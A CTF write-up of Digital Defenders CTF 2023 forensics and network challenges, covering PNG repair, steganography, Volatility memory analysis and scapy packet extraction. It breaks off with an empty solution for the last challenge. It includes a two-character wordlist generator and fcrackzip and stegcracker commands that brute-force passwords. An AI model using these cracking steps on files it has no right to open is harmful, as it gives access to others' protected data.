Digital Defenders CTF 2023 Write-Up

-By Vijay Kumar A.K.A bleh1

Table of contents

Introduction

Digital Defends CTF 2023 is a first-of-its-kind event organized by `CysecK` in collaboration with `CISO` and `Traboda`. I have solved all 35 challenges and am currently ranked 2th on the leaderboard. Here, I will list the challenges in order of most enjoyed to least.

Digital Forensics and Network Security

I have listed the write-up from easy to hard. Overall, the challenges given in this category were pretty straightforward. I learned a lot about file manipulation, steganography, investigating memory dumps using Volatility, packet manipulation in the network security section, extracting information from packets, and improving my use of the `Scapy` library.

Easy Challenges

f1xm3

Challenge description

> In the realm of digital forensics and incident response, a critical case emerged where vital files crucial to a high-stakes investigation were mysteriously corrupted. The integrity of the evidence hung in the balance as investigators raced against time to recover the irreplaceable data. As they delved into the labyrinth of corruption, every avenue was explored, from utilizing specialized software to employing advanced data recovery techniques. Countless hours were spent meticulously analyzing the fragmented remnants of the files, tirelessly piecing them back together like a digital jigsaw puzzle. The recovery process became a relentless pursuit of missing fragments, each one bringing them closer to restoring the vital evidence. They were able to retrieve the majority of the files, but one file remained stubbornly elusive. The investigators were perplexed as to why this file was so difficult to recover, but they were determined to leave no stone unturned. Can you help the investigators recover the missing file?

> **FLAG FORMAT:** `bi0s{...}`

Challenge file:

f1xm3.png

Solution:

To begin my investigation, I ran the command `file f1xm3.png`. The output indicated that the file was simply data, despite being saved as a PNG. I then opened the file in a hex editor (in this case, `ghex`) to examine the magic bytes for more information.

Upon inspection, it became clear that the file was corrupted.

I analyzed the file and discovered that the PNG magic bytes, IDHR bytes, and IEND chunks were incorrect. To fix them, I replaced them with their correct values.

PNG - `89 50 4E 47 0D 0A 1A 0A`

IHRD - `49 48 44 52`

IEND - `49 45 4E 44`

```
00000000  67 54 78 47 0D 0A 1A 0A 00 00 00 0D 49 68 72 64 00 00 03 E8 00 00 02 58 08 06 00 00 00 F1 1E CC 25 00 00 00 04  gTxG........Ihrd.......X........%....
00000025  67 41 4D 41 00 00 B1 8F 0B FC 61 05 00 00 00 20 63 48 52 4D 00 00 7A 26 00 00 80 84 00 00 FA 00 00 00 80 E8 00  gAMA......a.... cHRM..z&.............
```

```
CB FF 03 FD 09 F1 26 9E F3 95 51 00 00 00 00 49 6E 64 65 AE 42 60 82                                ......&...Q....Inde.B`.
```

However, even after fixing these issues, I still encountered an error when attempting to view the image. To troubleshoot, I then executed the command `pngcheck -vctp7 f1xm3.png`. It said that the `Iadt` chucks are wrong. This made me realize that the chunk `Iadt` should be replaced with `IDAT`. So now I will fix it and then once again check if the image is fixed.

```
➜ forensics pngcheck -vctp7 f1xm3.png
File: f1xm3.png (790676 bytes)
  chunk IHDR at offset 0x0000c, length 13
    1000 x 600 image, 32-bit RGB+alpha, non-interlaced
  chunk gAMA at offset 0x00025, length 4: 0.45455
  chunk cHRM at offset 0x00035, length 32
    White x = 0.3127 y = 0.329,  Red x = 0.64 y = 0.33
    Green x = 0.3 y = 0.6,  Blue x = 0.15 y = 0.06
  chunk pHYs at offset 0x00061, length 9: 3778x3778 pixels/meter (96 dpi)
  chunk bKGD at offset 0x00076, length 6
    red = 0x00ff, green = 0x00ff, blue = 0x00ff
  chunk tIME at offset 0x00088, length 7: 11 Jun 2023 18:25:58 UTC
  chunk tEXt at offset 0x0009b, length 65, keyword: comment
    CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 75

  chunk tEXt at offset 0x000e8, length 37, keyword: date:create
    2023-06-11T18:25:21+00:00
  chunk tEXt at offset 0x00119, length 37, keyword: date:modify
    2023-06-11T18:25:12+00:00
  chunk Iadt at offset 0x0014a, length 65202:  illegal critical, safe-to-copy chunk
ERRORS DETECTED in f1xm3.png
```

IDAT - `49 44 41 54`

```
➜ forensics pngcheck -vctp7 f1xm3.png
File: f1xm3.png (790676 bytes)
  chunk IHDR at offset 0x0000c, length 13
    1000 x 600 image, 32-bit RGB+alpha, non-interlaced
  chunk gAMA at offset 0x00025, length 4: 0.45455
  chunk cHRM at offset 0x00035, length 32
    White x = 0.3127 y = 0.329,  Red x = 0.64 y = 0.33
    Green x = 0.3 y = 0.6,  Blue x = 0.15 y = 0.06
  chunk pHYs at offset 0x00061, length 9: 3778x3778 pixels/meter (96 dpi)
  chunk bKGD at offset 0x00076, length 6
    red = 0x00ff, green = 0x00ff, blue = 0x00ff
  chunk tIME at offset 0x00088, length 7: 11 Jun 2023 18:25:58 UTC
  chunk tEXt at offset 0x0009b, length 65, keyword: comment
    CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 75

  chunk tEXt at offset 0x000e8, length 37, keyword: date:create
    2023-06-11T18:25:21+00:00
  chunk tEXt at offset 0x00119, length 37, keyword: date:modify
    2023-06-11T18:25:12+00:00
  chunk IDAT at offset 0x0014a, length 65202
    zlib: deflated, 32K window, fast compression
  chunk IDAT at offset 0x10008, length 65524
  chunk IDAT at offset 0x20008, length 65524
  chunk IDAT at offset 0x30008, length 65524
  chunk IDAT at offset 0x40008, length 65524
  chunk IDAT at offset 0x50008, length 65524
  chunk IDAT at offset 0x60008, length 65524
  chunk IDAT at offset 0x70008, length 65524
  chunk IDAT at offset 0x80008, length 65524
  chunk IDAT at offset 0x90008, length 65524
  chunk IDAT at offset 0xa0008, length 65524
  chunk IDAT at offset 0xb0008, length 65524
  chunk IDAT at offset 0xc0008, length 4216
  chunk IEND at offset 0xc108c, length 0
No errors detected in f1xm3.png (23 chunks, 67.1% compression).
```

Great, now our image is fixed. Doing `eog f1xm3.png` we get the flag

Upgr4d3d_f1xm3

Challenge description

> You are facing a formidable file recovery task that has left even experienced DFIR analysts stumped. A critical piece of evidence appears irretrievable, but we believe in your exceptional skills and problem-solving abilities to conquer this challenge. Dive into the depths of digital forensics, analyze the corrupted file, and employ innovative techniques to recover the elusive data. The success of the investigation rests in your hands as you unravel the mysteries within, showcasing your prowess as a master of file recovery. Can you accomplish what others couldn't and restore the critical evidence? The time has come to prove your mettle and emerge victorious in this demanding DFIR endeavor.


> **FLAG FORMAT:** `bi0s{...}`

Challenge file:


Upgr4d3d_f1xm3.png

Solution:

Similar to the above challenge, there are some chunks which are not correct. After fixing them, run `pngcheck -vctp7 Upgr4d3d_f1xm3.png`.



The instructions state that the hex value `58 78 43 0F` in the `IHDR` chunk needs to be replaced with `5A 2B D3 0F`. Let's make that change and verify if the image is fixed. After running the check again, we receive the following result:



I fixed the issue and ran pngcheck again. The tool confirmed that our image is now fixed and we have obtained the flag.

Pr0j3ct_M3t4

Challenge Description

> In the realm of digital forensics, a captivating case unfolded, where a meticulous examination of metadata became the key to uncovering a concealed crime. As investigators delved into the digital artifacts, their attention was drawn to the hidden secrets nestled within the metadata fields. Timestamps, geolocation coordinates, and authorship details held the potential to unveil the truth. Through methodical analysis, a significant discovery emerged—a series of covert conversations, seemingly innocuous at first glance but containing coded references to illicit activities, is there anything on the image that was shared?


> **FLAG FORMAT:** `bi0s{...}`

Challenge file:

Pr0j3ct_M3t4.jpg

Solution:

The challenge description mentions "`geo-location coordinates`," so I used `exiftool` to examine the metadata. As expected, the flag was present in the comment section in base64-encoded form.



Decoding `Ymkwc3tleDFmX2Q0dDR9Cg==` on cyberchef gave this flag - `bi0s{ex1f_d4t4}`

bl1ndf0ld

Challenge Description

> In the realm of digital forensics and incident response, an intriguing case came to light. A renowned hacker was accused of orchestrating a cyber attack on a high-profile organization. As investigators delved into the evidence, a peculiar picture sent by the accused piqued their curiosity. It appeared to be a simple landscape photograph, devoid of any obvious hidden messages or steganographic techniques. Hours turned into days, as the team meticulously analyzed every pixel, employed cutting-edge algorithms, and explored a myriad of steganographic possibilities. Despite their relentless efforts, the image seemed to hold no secret payload, leaving the investigators perplexed. The case challenged their assumptions, pushing them to consider alternative methods of communication beyond conventional steganography. With the case reaching a critical juncture, the team realized that the true answer might lie beyond the digital realm. A meticulous examination of the hacker's online activities and social connections revealed a complex network of encrypted messages exchanged through an obscure chat platform, leading to the breakthrough they desperately sought. Sometimes, the absence of hidden messages can reveal the most vital clue, redirecting the investigation towards unexplored avenues.


> **FLAG FORMAT:** `bi0s{...}`

Challenge file:

bl1ndf0ld.png

Solution:

After viewing the image file on an image viewer, I found that it was blank. To check if any message was cleverly hidden, I used `stegsolve` and discovered a hidden flag.



Alw4y5_h4s_b33n

Challenge Description

> In the realm of digital forensics and incident response, a perplexing case unfolded that left investigators scratching their heads. A notorious cybercriminal was suspected of tampering with crucial data in an organization's database, but they left behind no trace of their activities. As the investigators combed through the digital evidence, they stumbled upon a series of seemingly innocuous files, including images of various landscapes. However, one image stood out—an aerial shot of a bustling wildscape. Intriguingly, the investigators noticed subtle inconsistencies in the dimention of the image, but their efforts to uncover a hidden message or altered data within the image proved fruitless. Can you help the investigators find the hidden message?

> **FLAG FORMAT:** `bi0s{...}`

Challenge file:

Alw4y5_h4s_b33n.jpg

Solution:

After reading the file description and the challenge title, I realized that I needed to modify the image dimensions in order to make the flag visible. I found this **script** which helped me change the dimensions of an image. Using this command, I was able to find the flag.

```
./modsize.py --height 2000 Alw4y5_h4s_b33n.jpg sol.jpg
```

I got the flag.

C4pt4inC0ld

Challenge Description

> In the realm of digital forensics, an enigmatic case unfolded, challenging investigators to unravel the secrets hidden within an ordinary-looking document. Suspected to contain covert information, the document defied conventional steganographic analysis. Investigators tirelessly scrutinized the text, images, and metadata, employing cutting-edge algorithms and forensic techniques, yet the elusive payload remained elusive. As frustration mounted, a breakthrough emerged from an unexpected source. An astute investigator noticed a peculiar pattern in the document's seemingly innocuous whitespace. Further analysis revealed that specific arrangements of whitespace characters formed a complex code, concealing the true essence of the message. The investigators delved deeper into the intricacies of this hidden language, deciphering the concealed meanings meticulously woven within the document. Their relentless pursuit of the truth dismantled the veil of secrecy, exposing a web of deceit that would ultimately unravel the case. This intricate challenge underscored the importance of thinking beyond conventional steganographic techniques, as hidden treasures may often lie in the most unassuming places.

> **FLAG FORMAT:** `bi0s{...}`

Challenge file:

C4pt4inC0ld.txt

Solution:

After reading the challenge description, I got to the that flag is hidden in whitespaces. So I used `stegsnow` to solve the challenge. The file has this text inside it.

```
There is no room on this planet for anything less than a miracle
We gather here today to revel in the rebellion of a silent tongue
Every day, we lean forward into the light of our brightest designs & cherish the sun
Praise our hands & throats each incantation, a jubilee of a people dreaming wildly
Despite the dirt beneath our feet or the wind pushing against our greatest efforts
Soil creates things Art births change
This is the honey
& doesn’t it taste like a promise?
The password is azrael
Where your heart is an accordion
& our laughter is a soundtrack
Friend, dance to this good song—
look how it holds our names!
Each bone of our flesh-homes sings welcome
O look at the Gods dancing
as the rain reigns against a steely skyline
Where grandparents sit on the porch & nod at the spectacle
in awe of the perfection of their grandchildren’s faces
Each small discovery unearthed in its own outpour
Tomorrow our daughters will travel the world with each poem
       & our sons will design cities against the backdrops of living museums
       Yes! Our children will spin chalk until each equation bursts a familial tree
```

Here we see that it says the password is azrael. Now using this command

`stegsnow -C -p "azrael" C4pt4inC0ld.txt` we were able to extract the flag.

`bi0s{7h3_sn0w_0f_surpr1s3s}`

Packet_Sniffing

Challenge Description

> Welcome to the world of packet capture analysis. This is where you go through the captured packets trying to find data which will help you analyse the packet capture.Packet capture analysis is the process of examining network traffic to gain insights into what is happening on a network.

> You have been presented with a packet capture, which is essentially a record of network traffic containing packets exchanged. Your task is to analyze these packets meticulously, searching for critical information that can provide insights into the scenario at hand.

> **FLAG FORMAT:** `bi0s{...}`

Challenge file

Packet Sniffing.pcap

Solution:

Upon reviewing the packet list, I noticed that an image was being sent over HTTP. We can extract this image in JPG format using the export option. To do so, navigate to `File --> Export --> HTTP`, and select the option to save the image. After saving it, rename

the file and save it in JPEG format. Upon viewing the flag, we found this.

One_By_One

Challenge Description

> You have captured some network traffic from a mysterious server that seems to be sending some secret messages. You notice that each packet contains only one character in its payload, and that the packets are sent at irregular intervals. You wonder if this is a way of hiding the message from prying eyes. You also wonder why the server is using such an unusual protocol and what it is trying to achieve.

> This challenge will test your skills in network analysis, packet manipulation, and data extraction. You will need to use scapy to filter, sort, and decode the packets in the pcap file. You will also need to figure out the logic behind the protocol and how it encodes the message.

> **FLAG FORMAT:** `bi0s{...}`

Challenge file

One_by_One.pcapng

Solution:

The flag is present in the data packets themselves. Since there were a small number of packets, I manually assembled the flag by going to from the top to bottom till i got the flag. I was just lazy to make a script.

`bi0s{ch4mpi0n_0n_7h3_w4y_0f_3xp10i7}`

Decrypt_The_Secrets

Challenge Description

> We have received crucial intelligence that one of our highly skilled spies has successfully infiltrated the secretive lair of an unknown criminal group. The spy managed to discreetly install a packet sniffing device on one of their devices and was able to capture a few packets of data. However, we require an expert analysis to extract more comprehensive insights. This is where your expertise comes into play.

> We urgently need your assistance in thoroughly examining the packet capture. Your mission is to meticulously comb through the captured packets, meticulously searching for relevant data that can aid us in thwarting the growth of this criminal organization.


> **FLAG FORMAT:** `bi0s{...}`

Challenge file

Decrypt the Secrets.pcapng

Solution:

Just going throw the pcap file, we some interesting conversation.



Here we see that they say that the key is 5 and start speaking in gibberish, there I found some text which looks a lot like a flag. `mtb fgtzy gn0x{s3yb0wp_nsyjwhjuynts_l0jx_g00rc0c0}?`

this looks a lot like `ceaser cipher` with key 5 so I decode it using some online tools. We got the flag

Now that concludes the easy challenges of Digital Forensics and Network Security.

Medium Challenges

R3c0v3rytxt

Challenge Description

> In the realm of digital forensics, a critical investigation unfolded where the key to solving the case lay hidden within a memory dump. Investigators were faced with the daunting task of recovering a crucial file that had been echanged by criminals. Despite their expertise, traditional methods failed to yield the desired results, leaving them at a standstill. Recognizing the urgency and significance of the file, the investigation team turned to a skilled DFIR analyst renowned for their memory forensics capabilities. Armed with in-depth knowledge of memory structures and advanced techniques, the analyst meticulously have to dissect the memory dump, searching for traces of the elusive file. This remarkable feat should underscor the vital role of memory forensics in uncovering hidden artifacts and demonstrated the analyst's unwavering commitment to bringing justice to light. Can you recover the lost file and help the investigation team solve the case?

> **FLAG FORMAT:** `bi0s{...}`

Challenge file


Link here.

Solution:

I'm happy to say that I was the one who drew `first blood` on this challenge. To solve the remaining digital forensic challenges, I mainly used volatility. The first thing I did was to find out which operating system image I had been given and what file system it used. To do this, I used the command `vol.py -f Challenge.raw imageinfo`. It gave me a couple of possible dump files. After choosing the most likely image file, which was `Win7SP1x86_23418`, I proceeded with my investigation using the plugins present in the volatility framework.


Since the description mentioned something about a file being exchanged and asked us to recover it, I decided to use the `filescan` plugin to go through the files and find its offset to extract that file.

I ran `vol.py -f Challenge.raw --profile=Win7SP1x86_23418 filescan`. During its first run, I saw it showing a lot of files to the console, but there was something interesting: there was a user named "bi0s." Since the organizers were the same, I decided to tweak the command by adding a `grep "bi0s"` command. So now the command looks like this: `vol.py -f Challenge.raw --profile=Win7SP1x86_23418 filescan | grep "bi0s"`. And there it was, I found an interesting file.



Now using the `dumpfiles` plugin we can use this offset to extract this file. The command is

`vol.py -f Challenge.raw –profile=Win7SP1x86_23418 dumpfiles -Q 0x000000007fddf6c8 -D .` . We now have this as a `.dat` file. We can just use `cat` command to read the file.



After we decode this base64 text, we will get the flag. `bi0s{fil3dump_mastery_rec0very}`

bl4ckscr33n_ex3cuti0n

Challenge description

> In the realm of digital forensics, a perplexing challenge emerged where investigators struggled to recover crucial blackscreen crash after a pragram being run and we want the history from volatile memory. Despite their expertise, the intricacies of the task proved formidable, leaving them unable to retrieve vital information needed for a critical investigation. Recognizing the importance of this missing piece, the investigation team turned to a skilled analyst known for their expertise in memory forensics. With a deep understanding of memory structures and relentless determination, analyst delved into the memory dump, meticulously examining the artifacts left behind. Can you recover the missing data and help the investigation team solve the case?

> **FLAG FORMAT:** `bi0s{...}`


Challenge file

Link here.

Solution:

I got `first blood` for this challenge as well. I will not go into detail like I did for the previous walkthrough. I will just tell you how I got the flag. I again went ahead with `imageinfo` plugin to figure out the which file system the memory dump had. Then in the challenge description, it is written that there was a `blackscreen` error while a program was being run so, I wanted to figure out what caused this error. So, I used `consoles` plugin to see if any program was running on cmd.exe and viola, we had our flag there. The command I used is,

```
vol.py -f chall.raw –profile=Win7SP1x86_23418 consoles
```



The flag - `bi0s{m3m0ry_suprem4cy}`

Digital_Vault

Challenge Description

> Utilizing your exceptional hacking skills, you executed an active directive attack against one of the world's most formidable defensive forces, successfully intercepting packets that harbor confidential files.

> Your mission, should you choose to accept it, is to breach the impregnable security system guarding the digital vault and extract the hidden blueprint. To accomplish this, you must analyze a captured packet capture that contains vital information. On doing so you shall obtain enough knowledge to solve various challenges that lies ahead.

> **FLAG FORMAT:** `bi0s{...}`

Challenge file


Digital_Vault.pcap

Solution:

This challenge had a pcap file which had a PNG image hex data in each of the packet from packet stream 6. So, in this challenge I was experimenting with `tshark` commands to extract the data, but I had some difficulty in assembling it into an image. So I was forced to use `scapy` to extract the data and assemble it into an image.

```
from scapy.all import *

packets = rdpcap('Digital_Vault.pcap')

PNG_data = b''

counter = 0

for packet in packets[6:]:
    if TCP in packet:
        PNG_data += bytes(packet[TCP].payload)
    counter += 1

with open('digital.png', 'wb') as image_file:
    image_file.write(PNG_data)
```

This script basically, imports `scapy` library, it starts reading the TCP packets from `Digital_Vault.pcap` , then `PNG_data` is initialized as empty bytes and `counter` is set to 0. Then we loop through the packets from 6th stream and store the data in `PNG_data` and increment the counter by 1. In the end we write the `PNG_data` into `digital.png` in binary mode. After running this script we get the flag.



flag - `bi0s{sc4py_scr1pt1ng_m4k3s_extr4cti0n_3a513rx0}`

That's it for medium challenges. I did get stumped at Digital_Vault, but I did learn a lil bit of scapy to get the job done. Overall fun challenges.

Hard Challenges

brut3nf0rce

Challenge Description

> In the realm of digital forensics, a complex investigation unfolded involving a world class criminal engaging in a secret smuggle of sensitive information. As investigators pursued the trail, they discovered that the evidence of their illicit activities was concealed within a hidden file that is protected. Despite their expertise, the investigation team found themselves stymied by sophisticated encryption techniques and clever obfuscation that the file's password is not in rockyou.txt. Seeking an expert in the field, they turned to a skilled analyst renowned for their prowess in bhruteforcing. Armed with cutting-edge tools and an unwavering determination, the analyst delved into the digital labyrinth, meticulously analyzing the file as well as employing advanced techniques. Can you unravel the encryption where the key is less than 3 characters as mentioned by the criminal and the picture inside has a stegonography message hidden with one of the universal passwords. The success of the investigation rests in your hands as you navigate the intricacies of digital forensics to uncover the truth hidden within the virtual depths?

> **FLAG FORMAT:** `bi0s{...}`

Challenge file


chall.zip

Solution:

Ok, so while reading the description, I saw some interesting terms, namely `bhruteforcing` , password is not in `rockyou.txt` and the key is less than `3` characters, meaning the password length in only `2` characters. Now I make a script which creates a script with all letters, upper and lower, numbers and special characters to make a wordlist for me to crack. This is the python script I used to make the word list:

```
import itertools

character_sets = [
    "ABCDEFGHIJKLMNOPQRSTUVWXYZ",
    "abcdefghijklmnopqrstuvwxyz",
    "1234567890",
    "!@#$%^&*()_+{}~`-=[]|;:'\"<,>.?/"
]

output_file = "password_list.txt"

# Open the output file in write mode
with open(output_file, "w") as file:
    # Generate all combinations of two characters from the character sets
    for chars in itertools.permutations("".join(character_sets), 2):
        password = "".join(chars)
        # Write each password to a new line in the output file
        file.write(password + "\n")

print("Password list generated and saved to:", output_file)
```

What the script is doing is pretty self explanatory. `character_sets` contains 4 sets of characters. There is an output file called `password_list.txt` . We open the file in write mode and combine the characters in sets of 2 write them in the `.txt` file with on password each line.



We got a password file with 25668 2 character passwords. Now I used `fcrackzip` to `bruteforce` the `password` . The command I used was:

`fcrackzip -u -D -p password_list.txt chall.zip`

Now, I unzipped the file using the password I got above. Now, the description states that the criminal is `smuggling` sensitive information in the png file which I got from the `chall.zip` . So, I started using `exiftool` , `stegsolve` , `strings` command to see what I can find. But nothing was there. Then I read the description again and there was a mention of `universal password` , so I realized I need to use `stegcracker` to once again `bruteforce` password to get the information hidden inside the image. I used rockyou.txt, since it contains a lot of most common password.

I used this command - `stegcracker chall7.jpg ../../../Downloads/rockyou.txt` . It gave a file containing the flag - `bi0s{bruting_satisfaction_for_real}`

7h3_Analyst

Challenge Description

> In the realm of digital forensics, a complex investigation unfolded involving two cunning criminals engaged in a secret exchange of sensitive information. As investigators pursued the trail, they discovered that the evidence of their illicit activities was concealed within a hidden file that had proven

> elusive to retrieve. Despite their expertise, the investigation team found themselves stymied by sophisticated encryption techniques and clever obfuscation. Seeking an expert in the field, they turned to a skilled analyst renowned for their prowess in data recovery. Armed with cutting-edge tools and an unwavering determination, the analyst delved into the digital labyrinth, meticulously analyzing the file system and employing advanced techniques. Can you unravel the encryption where the key is stored locally in the environment, recover the elusive file where its password has to be bruteforced, and expose the clandestine dealings of these criminals by their internet activity? The success of the investigation rests in your hands as you navigate the intricacies of digital forensics to uncover the truth hidden within the virtual depths?

> **FLAG FORMAT:** `bi0s{...}`

Challenge files

Link here

Solution:

